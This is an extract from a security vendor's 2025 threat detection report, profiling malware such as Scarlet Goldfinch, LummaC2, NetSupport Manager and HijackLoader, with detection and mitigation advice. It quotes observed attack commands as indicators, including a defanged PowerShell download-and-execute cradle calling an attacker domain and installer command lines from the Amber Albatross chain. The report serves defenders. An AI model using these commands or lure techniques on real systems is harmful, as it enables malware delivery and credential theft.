3. Scarlet Goldfinch
3.4%
8. Gootloader
2.4%
4. Mimikatz
3.2%
9. Gamarue
2.4%
5. Amber Albatross
2.9%
10. HijackLoader
1.8%

40
2025 THREAT DETECTION REPORT
FEATURED THREAT
Scarlet Goldfinch
Closely mimicking SocGholish, this fake update
variant propelled its primary payload, NetSupport
Manager, into prominence as well.
#3
3.4%
OVERALL
RANK
CUSTOMERS
AFFECTED
Analysis
Scarlet Goldfinch is Red Canary’s name for a
fake browser update activity cluster, similar to
SocGholish, that first emerged in June 2023.
One of several emerging threats in mid-2023
that followed SocGholish’s fake update footsteps,
Scarlet Goldfinch is tracked by other researchers
under several different names, including
SmartApeSG (due to early observations of C2
infrastructure hosted on SmartApe ASN) and ZPHP
(due to the use of PHP files to host C2 payloads).
Like SocGholish, Scarlet Goldfinch leverages
compromised websites to present unsuspecting
visitors with a notification that they need to
update their browser. Those who take the
bait will download a malicious JavaScript (JS)
file that typically attempts to install
NetSupport Manager, providing persistent remote
access to the adversary.
Scarlet Goldfinch leverages web injects on
compromised legitimate websites to redirect users
to their fake update download sites. This approach
leads to a somewhat diverse and indiscriminate
pool of victims, and we have not observed any
patterns in targeting by Scarlet Goldfinch.
Left unchecked, we have observed additional
follow-on payloads delivered after NetSupport,
such as LummaC2.
Tracking changes in lure names
At a high level, Scarlet Goldfinch’s objectives have
remained consistent from when we first observed it
in mid-2023. The use of fake update lures to entice
a user to run a malicious JS dropper to download
and install NetSupport has remained consistent.
However, at the procedure level, Scarlet Goldfinch
demonstrated several changes throughout 2024,
indicating ongoing active development.
December 2023
Scarlet Goldfinch introduces
random numbers to vary install
folders and the filenames
used for the ZIP file containing
NetSupport.
February 2024
The ZIP and JS lure names
change from including the date
and a random number to a lure
that matches the latest Chrome
release version number.
May 2024
Both the run key and
installation folders change to
randomized strings that change
for every install.
December 2024
Scarlet Goldfinch shifts away
from the Update.js lure,
adding a random 4-5 digit string
to make each filename unique,
for example Update.1234.js .
August 2024
Scarlet Goldfinch drops the use
of a ZIP file as the initial download,
replacing it with a direct download
of a file named Update.js . This
is similar to a change made by
SocGholish in late 2022.
March 2024
The name of the run key
used for persistence changes
to a new value.
SCARLET GOLDFINCH TIMELINE
Watch our video on the difference between
Scarlet Goldfinch and SocGholish.

41
2025 THREAT DETECTION REPORT
Ditching PowerShell
While these changes in lure names indicate
continued minor tinkering with Scarlet Goldfinch,
the biggest change we observed showed up in
mid-November 2024. For about 15 months prior
to that, Scarlet Goldfinch had used PowerShell
code as the second-stage downloader to deploy
NetSupport onto the system. Spawned by the
wscript process, PowerShell would reach out to
a C2 domain to pull down a ZIP file containing
the NetSupport client32.exe binary, unzip the
contents to a folder in %AppData%, execute it,
and modify the C u r r e ntVe r sio n\R u n key in
the Windows registry to establish logon
persistence. This PowerShell code saw minor
changes over time, similar to the filename lures,
adding increased obfuscation through variables
and modifying the installation folder and run
key names. But the basic functionality
remained unchanged.
Then, in November 2024, the PowerShell
component disappeared from the infection chain.
Instead, the adversaries beefed up the code in the
JS file. The tactics and higher-level techniques
remained the same–pull down a ZIP containing
NetSupport, write it to a folder, and establish run
key persistence–but the procedures for doing this
now existed entirely within the initial JavaScript
dropper. While this change not only represents
active code development, it also impacts
detection strategies.
But as often happens, when one door closes
another one opens. Scarlet Goldfinch no longer
triggers the subset of PowerShell detection logic
it once did, but we’re now seeing new activity
from some of our other detection logic.
Take action
Visit the Scarlet Goldfinch threat page for
detection opportunities and relevant atomic
tests to validate your coverage.
One of the best ways to mitigate risks associated
with Scarlet Goldfinch–as well as SocGholish,
Gootloader, and other threats that begin with
malicious JavaScript files–is to change the
default behavior in Windows to open JS files
with notepad or another editor rather than
immediately executing them. Details on
implementing this control via Group Policy
Objects (GPO) are available in our May 2024
blog Open with Notepad: Protecting users
from malicious JavaScript.
Watch our video on using Notepad to
prevent cyber attacks.

42
2025 THREAT DETECTION REPORT
FEATURED THREAT
Amber Albatross
Amber Albatross arrived on the scene in 2024.
While it is delivered via PUP, it behaves like a wolf.
Analysis
Amber Albatross is a Red Canary-named activity
cluster that we have been tracking since January
2024. The activity encompasses download and
installation activities that consistently lead to a
Pyarmor-obfuscated PyInstaller executable with
stealer-like capabilities. We have consistently
observed Amber Albatross installers as a payload
delivered by potentially unwanted programs
(PUP), including Bit Guardian’s Bit Driver Updater,
PC App Store, and Let’s Compress.
The Amber Albatross intrusion chain contains
multiple stages with anti-analysis techniques
that make sandbox analysis difficult, and the
final payload is heavily obfuscated. We assess
that this activity is nefarious due to suspicious
reconnaissance activity and its heavy obfuscation.
We first reported on Amber Albatross in our
July 2024 Intelligence Insights.
Intrusion chain
In 2024, the two most prevalent PUPs we observed
installing Amber Albatross were PC App Store
(beginning in June and continuing through the end
of the year), and Let’s Compress (beginning in
November and continuing into 2025). The charts
shown here walk through the installation path used
to deliver Amber Albatross’ PyInstaller executable
for each program.
Watch our video on Amber Albatross.
#5
2.9%
OVERALL
RANK
CUSTOMERS
AFFECTED
LET’S COMPRESS
PC APP STORE
Setup.EXE
Executes Downloads
fx.exe --s<decimal
digits> --ch=<hex
digits> -a
fx.exe
cmd.exe /c powershell.exe “Start-Process
–FilePath %Temp%/201721443921284 -NoNewWindow
–ArgumentList --s<decimals>’,’--ch=<hex>’,’-a’
LetsCompress.msi
Executes Downloads
Executes
monitors.exe --safetorun -x --channel=25 -a
decryptables[.]com/dec
rypt.zip
Decrypt.exe --safetorun
-x --channel=1 -a
upd.exe
powershell.exe “Start-Process -FilePath
%Temp%\320741893527195 -NoNewWindow -ArgumentList
‘--safetorun’,’-x’--channel=1’,’-a’

43
2025 THREAT DETECTION REPORT
The final payload
Regardless of the initial infection chain, the final
Amber Albatross payload–the PyInstaller file—
will immediately perform reconnaissance, similar
to what we typically observe from stealers.
During the reconnaissance phase, the malware
will use WMIC to detect if there is a hypervisor
present on the endpoint as well as enumerate
the manufacturer, model, and list of Windows
software updates. The PyInstaller file also checks
for antivirus and firewall products, and based on
analyzing memory dumps looks for a wide range
of browsers and their development versions,
including:
• Edge
• FireFox
• Chrome
• Chromium
• Avast Browser
• Brave
Once it identifies the browsers utilized on the
endpoint, the PyInstaller will attempt to access
browser profiles or user data folders. For Chrome,
we have seen Amber Albatross check the value of
the following registry key:
This key is set during enrollment for managed
browsers, allowing Amber Albatross to determine
Take action
Visit the Amber Albatross threat page for
detection opportunities and relevant atomic
tests to validate your coverage.
One of the best ways to prevent threats like Amber
Albatross from executing in your environment is to
restrict third-party app stores like PC App Store.
Red Canary classifies PC App Store as a PUP and
detects it as such. While PUPs are a lower priority
for many teams, restricting their use can prevent
possible credential theft and the leaking
of sensitive company data.
if the browser might be controlled by corporate
policy. We have yet to discern how Amber
Albatross uses this information or continues the
intrusion chain. However, these reconnaissance
activities are typical for stealers.
Anti-analysis tactics
The downloaded Amber Albatross installation and
PyInstaller files require specific command-line
parameters in order to fully execute. We have
consistently observed the arguments --safetorun
and --channel=<hex numbers>. The numbers
included in the --channel= flag vary by infection.
The requirement for command-line arguments
has prevented behavioral analysis from showing
the last-stage PyInstaller binary. For example,
the PyInstaller files are rarely found on VirusTotal.
This is because when the C++ file is uploaded to
VirusTotal, it does not have arguments passed with
it to the sandbox engines.
Additionally, we do not observe the same behavior
from the PC App Store installer in sandboxes as
we do in live telemetry. This indicates there is some
anti-sandbox analysis happening with the initial
installer, making it difficult to observe the entire
infection chain in a controlled environment.
The final-stage PyInstaller file that performs
the reconnaissance activities is protected by
Pyarmor, which encrypts and obfuscates the
Python bytecode. This makes static analysis a
challenging and time consuming endeavor.
HKLM:\SOFTWARE\Policies\Google\Chrome\
CloudManagementEnrollmentToken

44
2025 THREAT DETECTION REPORT
FEATURED THREAT
LummaC2
The most popular infostealer of 2024,
LummaC2 exemplifies the advantages of
using a malware-as-a-service (MaaS) model.
#6
2.8%
OVERALL
RANK
CUSTOMERS
AFFECTED
Analysis
LummaC2, also known as LummaC or Lumma
Stealer, is a malware-as-a-service (MaaS)
stealer that has been available for purchase on
underground forums since at least mid-2022.
Subscriptions start at $250 USD per month, all the
way up to a one-time payment of $20,000 USD to
gain access to Lumma source code. Adversaries
favor the MaaS model because they can launch
their operations with relative ease and low
overhead, giving them access to effective malware
like LummaC2 with continuous development,
customer support, and a range of features.
Because it’s distributed as a MaaS offering,
LummaC2 is used against many targets
opportunistically, with no particular industry
or geography being an exclusive recipient.
Similar to other stealers, LummaC2 was initially
designed to target cryptocurrency wallets, browser
LummaC2 has
MaaS appeal.
information, and 2FA tokens, but it has expanded
beyond its original scope. It remains in active
development, and over time has added features
including customizable stealer configurations
and a loader capability for delivering additional
payloads via EXE, DLL, or PowerShell.
A closer look
As it has grown in popularity over the past year,
LummaC2 has posed a major threat against
organizations large and small, as the stealer
exposes credentials for user identities, allowing
adversaries to gain initial access to organizations
using valid accounts.
LUMMAC2 DETECTIONS IN 2024

45
2025 THREAT DETECTION REPORT
Initial access indicators of compromise (IOC)
vary according to the delivery method and loader
chosen by the adversary, so early detection
telemetry differs from case to case. LummaC2
delivery vehicles have been presented to users in
an array of creative ways, including:
• phishing emails
• drive-by downloads posing as
browser updates
• fake CAPTCHAs
• masquerading as fake AI software
Popular LummaC2 loaders include:
• ArechClient2/SectopRAT
• Emmenhtal
• SmartLoader
• HijackLoader/IDAT Loader
Adversaries have also used LummaC2
to deliver PrivateLoader, Amadey, and
NetSupport Manager.
Paste and run in action
We described LummaC2’s paste-and-run tactic
in our November 2024 Intelligence Insights.
Watch our video on
LummaC2’s paste-and-run tactic.
In December 2024 we saw a LummaC2 threat
that began with the victim interacting with a fake
CAPTCHA-style paste-and-run lure hosted at
s o l v e.g e v a q [.]c o m . Successful paste-and-run
execution resulted in msht a.exe reaching out to
d e d u h k o2.k li pz yr olo o[.]s ho p to retrieve an
encoded PowerShell script. That script in turn
pulled down and executed additional remote
resources from d e d u h k o[.]k l i p z y r o l o o[.]s h o p
with the command:
The downloaded content at Gr p c.e m l was about
18 MB in size, which can indicate a large amount
of embedded content, such as one or more
embedded executable files. This type of LummaC2
configuration appears to be using G r p c.e m l as the
process injection source, targeting powershell.
exe with no command-line interface (CLI) to
leverage its memory space for the next phases of
LummaC2 execution.
The above LummaC2 execution is very different
from one we observed in November 2024 and
previously shared, illustrating the variety of
observable behaviors and artifacts that can be
seen in different LummaC2 configurations.
The crypter connection
Behavioral detection of LummaC2 can vary
quite a bit since it requires distributors to use
crypters. Multiple detection analytics could
catch LummaC2 simply because an adversary
configured the crypter in a particular way.
Crypters that we’ve observed paired with
LummaC2 include PureCrypter and CypherIT.
Depending on the delivery method and adversary
configurations, LummaC2 may be injected into a
hollowed process—we’ve observed O p en Wit h.e xe
and m o re.c o m , among others—or leverage DLL
side-loading for execution. The stealer activity
occurs within memory with direct exfiltration to
C2, however in some cases collected data may
be staged in text files like S y s t e m .t x t prior to ZIP
archiving for theft. This means that looking for
C2 activity or suspicious TXT file creation may
also help detect LummaC2. It does not maintain
persistence on its own, however accompanying
loaders or follow-on payloads may create and
maintain persistence.
Evolving tradecraft
LummaC2 relies on HTTPS for exfiltration
of data to adversary systems. In late 2023
to early 2024, the developers of the stealer
migrated its exfiltration capabilities to use
HTTPS over plaintext HTTP in an effort to to
evade network-based detection controls. Along
with using HTTPS for encrypted communications,
LummaC2 developers also leverage Cloudflare
“powershell.exe” -NoProle
-ExecutionPolicy Bypass -Command
& {IEX ((New-Object Net.WebClient).
DownloadString(‘hxxps[://]deduhko.
k l i p z y r o lo o[.]s h o p/G r p c.e m l’))}

46
2025 THREAT DETECTION REPORT
services to make their exfiltration systems resilient
and highly available.
As the stealer became more mature in 2024,
LummaC2 incorporated more features to remain
on the bleeding edge of the stealer market. To
ensure data exfiltration even when interrupted,
Take action
Visit the LummaC2 threat page for detection
opportunities and relevant atomic tests to validate
your coverage.
Prevention
Since LummaC2 has been distributed in so many
different ways, preventative measures can take
many approaches. We’ve also observed LummaC2
distributed in malicious advertisements, fake
software installations, paste-and-run campaigns,
and more. We’ve observed it delivered in script
form, via DLL sideloads.
General preventative measures that apply to
multiple malware families also help fight against
LummaC2:
• Provide safe software installation sources
for users
• Configure ad-blocking tools where possible
• Deploy endpoint security controls for
detection and protection
Response
For response, an excellent playbook would look
something like this:
• Delete all components delivering LummaC2
from disk, removing persistence
• Determine what account details are stored in
the software on an affected system, including:
• Once you determine the scope of data theft,
take steps to reset any credentials stored
on the system. This may also involve manually
revoking sessions to prevent cookie reuse.
• Finally, if financial details such as payment
cards or cryptocurrency wallets are stored
on the affected system, users may need to
monitor the relevant accounts for
unauthorized transactions.
browsers
file transfer software like FileZilla
and WinSCP
Telegram messaging
Steam gaming
cryptocurrency wallets
VPN profiles
cloud credentials in CLI tool configuration
sensitive files stored in the user’s Desktop
and Documents folders
the LummaC2 developers included functionality
to send information in piecemeal rather than
doing the “collect, stage, send” technique. In
addition, when Google implemented application
bound encryption (ABE) in Chromium browsers,
LummaC2 was rapid to adopt new techniques to
obtain browser cookies and bypass ABE.

47
2025 THREAT DETECTION REPORT
FEATURED THREAT
NetSupport
Manager
Popular among admins and adversaries alike,
NetSupport Manager has been increasingly
abused over the last few years.
#7
2.7%
OVERALL
RANK
CUSTOMERS
AFFECTED
Analysis
A legitimate remote access tool that has
been in use for over 30 years, NetSupport
Manager is one of the many remote monitoring
and management (RMM) tools misused by
adversaries. NetSupport Manager is so
commonly misused that it’s frequently referred
to by security researchers as a malicious remote
access trojan (RAT) instead of a benign remote
access tool. There are multiple reasons for this,
the most significant being that a free trial
version of NetSupport Manager is easily
obtainable online.
While we’ve observed malicious use of NetSupport
Manager since at least 2020, malicious use
significantly increased over the course of 2022, a
trend that continued across 2023 and into 2024.
NetSupport Manager first appeared in our monthly
top 10 in February 2023. After almost making
the cut in 2023, NetSupport Manager made it
into the rankings as our seventh most prevalent
threat in 2024.
NETSUPPORT MANAGER DETECTIONS FROM 2022-2024

48
2025 THREAT DETECTION REPORT
Take action
Visit the NetSupport Manager threat page for
detection opportunities and relevant atomic tests
to validate your coverage.
Having the ability to collect and inspect
binary signature metadata and binary naming
conventions and understanding common and
uncommon installation paths for RMM tools like
NetSupport Manager are the basic prerequisites
for developing an effective detection strategy. Of
course, the sheer volume of RMM tools available
to adversaries, let alone abused by them, renders
confident detection coverage a tall order.
Related threats
We’ve seen NetSupport Manager leveraged as
both a primary payload in its own right, as well
as a follow-on payload delivered by other threats
in our top 10. Both Scarlet Goldfinch—which
landed in 3rd—and LummaC2—coming in 6th—
used NetSupport Manager as a primary or
follow-on payload.
Earlier in 2024 we saw FIN7 delivering NetSupport
Manager in MSIX campaigns. Another reason for
NetSupport’s placing so high this year was its use
as a payload in paste-and-run campaigns. In
previous years we’ve seen it delivered alongside
other threats as well, like FakeSG, SocGholish,
and Qbot.
Since adversaries have delivered NetSupport
Manager as a part of many campaigns, initial
delivery methods vary widely. Malicious
NetSupport Manager can be the result of
phishing campaigns, fake updates, fake
CAPTCHA lures, and more.
Breaking down the parts
NetSupport Manager has several components:
1. NetSupport Manager Client is the
component that is installed on systems the
adversary wants to control. When we refer
to NetSupport Manager, this is typically the
component we are referring to.
2. NetSupport Manager Control is the
component used on the controlling
workstation. This component allows
adversaries to upload and execute files.
3. NetSupport Manager Deploy is a component
on the controlling workstation that creates
some software packaging for deployment,
though it does not play an active role after the
client is installed.
Legitimate NetSupport installs are often found in
the Program Files directory, using the standard
filename client32.exe. Suspect instances may
be found by looking for client32.exe running
from a non-standard directory, such as a user’s
Downloads or Roaming folder.
It’s not unusual for adversaries to rename the
NetSupport Manager Client file, so looking for
binaries with the internal name client32 making
network connections to netsupportsoftware[.]
com is another good indicator of suspicious
NetSupport Manager use.
The best generic advice for mitigating the risk
posed by NetSupport Manager is to create robust
allow/blocklist policies and strictly adhere to them.
NetSupport Manager execution is often achieved
using PowerShell. The most effective protection
against PowerShell tradecraft is through the
implementation and enforcement of a strong
Windows Defender Application Control (WDAC)
policy, which places PowerShell into Constrained
Language mode, mitigating a wide array of
PowerShell tradecraft.

49
2025 THREAT DETECTION REPORT
FEATURED THREAT
HijackLoader
Adopted by multiple adversaries, HijackLoader
soared in 2024 as the loader of choice for the
increasingly popular LummaC2 payload.
#10
1.8%
OVERALL
RANK
CUSTOMERS
AFFECTED
Analysis
HijackLoader, also known as “IDAT Loader,”
“GHOSTPULSE,” or “SHADOWLADDER,” is a
malware loader that delivers additional payloads
through process injection. In use since at least
July 2023, multiple adversary groups leverage
HijackLoader to deliver a wide array of payloads,
including stealers and remote access trojans
(RAT). The rise of paste-and-run campaigns in
2024 propelled HijackLoader up the ranks as a
popular means of executing LummaC2 and other
payloads. First observed together in June 2024,
campaigns leveraging HijackLoader to deliver
LummaC2 spiked in November, leading to its debut
in our December 2024 Intelligence Insights.
Watch our video on HijackLoader.
HIJACKLOADER ATTACK CHAIN
It’s all in the name
The names “HijackLoader” and “IDATLoader” are
both nods to notable behaviors in early
observations of the malware. Typically adversaries
deliver HijackLoader as a ZIP archive containing
a legitimate executable alongside a malicious
DLL sideloaded as a DLL hijack (the “hijack” in
“HijackLoader”), among other files. The malicious
payload is steganographically hidden in a separate
image file and identified by the string of letters
IDAT within the binary contents of the image.
HijackLoader’s execution flow begins with
the hijacked legitimate EXE, passing through
the sideloaded DLL, which reads in the image
file containing the encrypted HijackLoader
configuration details. The payload specified by
the config is executed by spawning a legitimate
child process in a suspended state and injecting
the payload into the memory space of the child
process. In many cases this injected child process
serves as a shellcode loader for the final payload,
which often manifests in the form of yet another
injected child process.

50
2025 THREAT DETECTION REPORT
Take action
Visit the HijackLoader threat page for
detection opportunities and relevant atomic tests.
HijackLoader has established itself as a major
player across the threat landscape, employed
by a diverse set of adversaries. As such, quick
detection and response is a must.
DLL dispatch
Throughout 2024, the ZIP files observed contained
a wide array of hijackable DLLs, and in some
cases the operator renamed the legitimate EXE.
For example, we commonly observed set u p.
exe being used in place of the legitimate EXE’s
filename. Similarly, we observed variations in the
child processes used to host the injected final
payload. The initial injected process acting upon
the HijackLoader configuration tended to be one
of c hoic e.exe, c m d.exe , or m or e.c o m , while the
final injected process containing the next-stage
payload had more variability, including renamed
instances of autoit3.exe as well as legitimate
Windows binaries such as:
• c m d.e xe
• explorer.exe
• msbuild.exe
• msiexec.exe
• rundll32.exe
• searchindexer.exe
• vbc.exe
For example, we’ve seen HijackLoader inject into
m or e.c o m , which has led to the download and
execution of a renamed AutoIT3 binary, which in
turn performed credential access and maintained
sustained network connectivity to a C2 server
consistent with LummaC2 execution.
Hit the road, hijack
While the DLL sideloads that lend their hijacks to
the HijackLoader name continue to be an effective
delivery method, reports in October 2024
detailed a new variant of HijackLoader that
doesn’t use a hijack at all. Rather than packaging
a ZIP with a legitimate EXE, malicious DLL, and
accompanying image file, this new campaign
bundles all three components into a single signed
EXE file. Instead of leveraging the sideloaded DLL
to extract the config from a separate image file,
the image is included as a resource within the
signed EXE. The extraction process works similarly,
and execution proceeds via process injection as
described above.
Researchers at ZScaler have continually updated
a blog detailing the technical analysis of
HijackLoader, including information on defense
evasion and anti-analysis techniques.
Keep your eye on the payload
Regardless of how it’s delivered or what
it’s injecting into, the primary concern with
HijackLoader is the payload it delivers. Throughout
2024, the majority of the HijackLoader we
observed delivered stealers—predominantly
LummaC2, but alternatives such as ArechClient2,
CryptBot, Redline, and others were also common.
In 2023 we observed later-stage activity from a
Scarlet Goldfinch infection leveraging NetSupport
to deliver Havoc via HijackLoader. Throughout late
2023 and early 2024, we observed adversaries
delivering MSIX installers using HijackLoader to
deploy FakeBat.
Other researchers have reported HijackLoader
leading to Carbanak, Danabot, and IcedID, tools
more closely linked to established criminal groups
that are sometimes affiliated with ransomware.

51
2025 THREAT DETECTION REPORT
Field Guide to
Color Bird Threats
A definitive guide to “color birds,” what we call
fledgling activity clusters we’ve named after
tracking patterns of malicious behavior.
You may have noticed some unusual names in Red Canary’s reporting; when our Intelligence team
encounters a cluster of activity that does not match any known threats we are tracking, we use a naming
convention inspired by Red Canary’s own name: color + bird. We choose the various colors and bird
species with help from our resident birdwatchers, who make connections based on ornithological
behavior similarities. We’re partial to alliteration.
In this new and handy field guide, we’ve rounded up the most interesting activity clusters we’ve named
and tracked over the last few years, including some endangered species we haven’t seen in a while.
Visit the web version of the report for detection opportunities related to these activity clusters.
Tangerine Turkey
First observed: November 2024
Release date: December 2024
Last observed: December 2024
Field notes
Tangerine Turkey is an activity cluster characterized
by a Visual Basic Script (VBScript) worm delivering
a cryptomining payload, typically via infected
USB. The VBScript file name typically begins with
the letter x followed by six digits, for example
x 6 44 2 91.v b s . A CMD child process from wscript.
exe then executes a BAT file with a similar naming
convention and creates a folder named C:\ W i n d o w s
\Syste m32 (note the space after Windows).
The worm then makes a copy of the legitimate
printui.exe from C:\Windows\System32 to the
newly created C:\Windows \System32 folder, as
well as a malicious DLL named printui.dll as a
sideloaded DLL hijack.
Sightings
Intelligence Insights: January 2025
Tangerine Turkey mines cryptocurrency in
global campaign
Tangerine Turkey: The USB worm that mines crypto
First observed: Date we started
tracking the activity cluster
Release date: Date we released
the threat profile to customers
Last observed: Date of the last time the
threat was seen (as of December 31, 2024)
KEY

52
2025 THREAT DETECTION REPORT
TOP 10 THREAT
Field notes
Amber Albatross is an activity cluster characterized
by certain potentially unwanted programs
(PUP) delivering a setup file and stealer payload.
A complex installation chain with obfuscation
and anti-analysis techniques eventually leads to
unpacking a Pyarmor-obfuscated PyInstaller that
is launched via c m d.e x e and powershell.exe,
before initiating a sequence of reconnaissance
commands similar to those used by many stealers.
Sightings
Intelligence Insights: July 2024
Intelligence Insights: August 2024
Intelligence Insights: October 2024
Intelligence Insights: November 2024
Intelligence Insights: December 2024
Amber Albatross
Saffron Starling
First observed: January 2024
Release date: March 2024
Last observed: December 2024
Field notes
Saffron Starling is an activity cluster that
downloads and delivers malicious payloads
following a phishing attempt. Specifically, the
loader is delivered via ZIP archives containing
JScript or VBScript. When executed, the scripts
create a renamed copy of cURL and download
the subsequent payload, which include Danabot,
DarkGate, or Matanbuchus malware. In some
cases, a PDF file is downloaded and presented
to the user in order to distract from payload
deployment.
Sightings
Drop It Like It’s Qbot (BSidesRemix):
Detecting initial execution earlier with OSINT
First observed: September 2022
Release date: July 2024
Last observed: August 2024

53
2025 THREAT DETECTION REPORT
Field notes
Scarlet Goldfinch is an activity cluster that lures
unsuspecting victims to download a malicious
browser update, similar to SocGholish and
other fake update threats. To get access to
systems, Scarlet Goldfinch redirects users from
compromised sites that contain injected JScript
code to a site that prompts victims to download a
fake update to their internet browser. The download
contains the first-stage JScript that is executed
via wscript.ex e. Upon execution, the JScript
downloads an additional payload, which has
consistently been NetSupport Manager.
Sightings
Scarlet Goldfinch: Taking flight with
NetSupport Manager
Other names
HANEYMANEY | SmartApeSG | ZPHP
Scarlet Goldfinch
Lilac Lyrebird
First observed: June 2023
Release date: August 2023
Last observed: December 2024
Field notes
Lilac Lyrebird is an activity cluster associated with
search engine optimization (SEO) poisoning and
malvertising. It leads to a technical support scam
that tricks users into giving the operator access
to their machine via LogMeIn. Once the adversary
gains access, they use PowerShell to download
a malicious batch file that is executed via the
creation of a scheduled task.
Sightings
Intelligence Insights: May 2023
First observed: March 2023
Release date: April 2023
Last observed: December 2024
TOP 10 THREAT

54
2025 THREAT DETECTION REPORT
Field notes
Charcoal Stork is an activity cluster involving
a suspected pay-per-install content provider
that relies on malvertising to deliver installers.
These installers masquerade as anything from
cracked games to wallpaper, and their goal is
to install malicious payloads. Early Charcoal
Stork campaigns delivered ChromeLoader and
SmashJacker, where sightings in 2023 delivered
more concerning malware such as VileRAT,
a Python remote access trojan (RAT) that is
reportedly uniquely used by a cyber mercenary
group called DeathStalker. Files associated
with Charcoal Stork have a default filename
of install.exe or Your File Is Ready to
Download. We primarily distinguish Charcoal
Stork activity from follow-on activity through
installer file names and hashes.
Sightings
Intelligence Insights: September 2023
The rise of Charcoal Stork
Charcoal Stork - Red Canary Threat
Detection Report
Charcoal Stork
Raspberry Robin
First observed: May 2022
Release date: August 2023
Last observed: December 2024
Field notes
Raspberry Robin is an activity cluster involving a
worm, possibly installed via USB drive, that may be
related to ransomware. This activity cluster uses
msiexec.exe to call out to infrastructure, typically
compromised QNAP devices, using HTTP requests
that contain user and device names of the victim.
This has led to the downloading and execution of
malicious DLL files.
Sightings
Raspberry Robin gets the worm early
Raspberry Robin - Red Canary Threat
Detection Report
Emulating Raspberry Robin using Atomic Red Team
First observed: September 2021
Release date: February 2022
Last observed: December 2024
Other names
QNAP Worm

55
2025 THREAT DETECTION REPORT
Field notes
Mango Parakeet is an activity cluster characterized
by subtle masquerading techniques, such as
naming malicious binaries svc n ost.exe to mimic
svchost.exe, renaming wscript.e x e to execute
malicious JS files, using rudimentary homograph
spoofing such as replacing a lower-case l with
a capital I, and extending spacing between the
malicious executable’s name and extension. Mango
Parakeet is often observed spreading malicious
worms via USB flash drives. During execution,
Mango Parakeet uses c m d.e xe to launch batch
scripts to create malicious executables, JavaScript,
and DLL files on a target system. It then launches
the malicious JavaScript file using a renamed
instance of wscript.exe.
Mango Parakeet
Yellow Cockatoo
First observed: April 2020
Release date: July 2021
Last observed: August 2024
Field notes
Yellow Cockatoo is an activity cluster that is
characterized by search engine redirects eventually
leading to the in-memory execution of a .NET
remote access trojan (RAT). Yellow Cockatoo’s
malware has the capability to drop additional
payloads and use encoded PowerShell to steal
browser information. Interestingly, this bird is known
to “fly south for the winter,” in that it takes breaks
after researchers publish information about its
operations, resuming activity months later after
retooling.
Sightings
Yellow Cockatoo: Search engine redirects,
in-memory remote access trojan, and more
Yellow Cockatoo - Red Canary Threat
Detection Report
First observed: October 2020
Release date: December 2020
Last observed: November 2024
Other names
Jupyter Infostealer | Polazert | Solarmarker

56
2025 THREAT DETECTION REPORT
Field notes
Silver Toucan is an activity cluster that uses signed
macOS malware to deploy payloads such as
AdLoad, often for ad fraud and other monetization
activities. Silver Toucan discloses its own terms
of service stating that victim hosts may be used
for proxy activities. This cluster requires user
interaction with an Apple Disk Image File (DMG) or
macOS Installer File (PKG). Once executed, Silver
Toucan establishes persistence using macOS
LaunchAgents. The cluster uses the cURL utility to
conduct command and control (C2) operations,
log installation and update progress, and to
receive bash commands to download and execute
additional files. In some cases, Silver Toucan
delivers AdLoad malware as a payload.
Sightings
How to thwart application bundle manipulation
on macOS
Silver Toucan
Coral Crane
First observed: September 2020
Release date: January 2021
Last observed: December 2024
Field notes
Coral Crane is an activity cluster that uses ISO
images containing malicious VBScript code
followed by obfuscated PowerShell commands
to filelessly download and execute payloads
such as AsyncRAT. The activity cluster uses
simple obfuscation through string replacement in
PowerShell commands to deobfuscate code prior
to execution.
Sightings
Intelligence Insights: February 2022
First observed: November 2021
Release date: February 2022
Last observed: March 2023
ENDANGERED SPECIES
Other names
UpdateAgent

57
2025 THREAT DETECTION REPORT
Silver Sparrow
Blue Mockingbird
Field notes
Silver Sparrow is an activity cluster with
infrastructure designed to deliver malware to
macOS systems. It leverages AWS S3 buckets
to stage macOS PKG files with names like update.
pkg or updater.pkg. During execution, the
malware executes JavaScript to orchestrate the
creation of files and scripts for persistent execution,
attempting to download updated payloads from
additional S3 buckets every hour. There are
specialized variants of Silver Sparrow for the
x86_64 and the Apple M1 ARM64 architectures,
implying that the malware was intended
specifically for newer macOS systems.
Field notes
Blue Mockingbird is an activity cluster that deploys
a DLL version of XMRig on Windows systems.
Tracked publicly since August 2020, the threat
achieves initial access by exploiting public-facing
applications, eventually establishing persistence
by using the COR _ PROFILER environment variable
to hijack execution flow, task scheduling, or service
installation. To execute, Blue Mockingbird either
registers the DLL with regsvr32.exe or executes
using rundll32.exe. Ultimately, the cluster tries
to use system resources to mine cryptocurrency,
specifically referring to Monero wallet addresses.
Sightings
Silver Sparrow macOS malware with
M1 compatibility
Silver Sparrow - Red Canary Threat
Detection Report
Sightings
Introducing Blue Mockingbird
Keeping tabs on the Blue Mockingbird
Monero miner
Blue Mockingbird activity mines Monero
cryptocurrency
First observed: January 2021
Release date: February 2021
Last observed: August 2023
First observed: February 2020
Release date: August 2020
Last observed: June 2023
ENDANGERED SPECIES
ENDANGERED SPECIES

58
2025 THREAT DETECTION REPORT
The purpose of this section is to help you detect
malicious activity in its early stages so you don’t
have to deal with the consequences of a serious
security incident.
The following chart represents the most
prevalent MITRE ATT&CK® techniques
observed in confirmed threats across the Red
Canary customer base in 2024. To briefly
summarize what’s explained in detail in the
Methodology section, we have a library of
thousands of detection analytics that we use
to surface potentially malicious and suspicious
activity across our customers’ environments.
These custom detectors and third-party alerts
are mapped to corresponding MITRE ATT&CK
techniques whenever possible, allowing us to
associate the behaviors that comprise a confirmed
threat detection with the industry standard for
classifying adversary activity.
When counting techniques, we filter out detections
associated with potentially unwanted programs
and authorized testing in order to make this list as
reflective of actual adversary behavior as possible.
TOP TECHNIQUES
In addition to the top 10, read our analysis of
the following featured technique:
T1218.005: Cloud Service Hijacking
TOP TECHNIQUES DETECTED IN 2024
1. Cloud Accounts 6. Service Execution
2. Windows Command Shell 7. Modify Registry
3. Email Forwarding Rule 8. Windows Management Instrumentation
4. PowerShell 9. Mshta
5. Email Hiding Rules . 10 Ingress Tool Transfer

59
2025 THREAT DETECTION REPORT
What’s included in this section
This PDF spotlights three MITRE ATTACK
techniques, covering how and why adversaries
leverage them and relevant mitigation advice.
You can view the full analysis of all of the top
10 techniques—including visibility, collection,
detection, and testing guidance—in the web
version of this report.
How to use our analysis
Implementing the guidance in this report will help
security teams improve their defense in depth
against the adversary actions that often lead
to a serious incident. Readers will gain a better
understanding of common adversary actions
and what’s likely to occur if an adversary gains
access to your environment. You’ll learn what
malicious looks like in the form of telemetry
and the many places you can look to find that
telemetry. You’ll gain familiarity with the principles
of detection engineering by studying our detection
opportunities. At a bare minimum, you and your
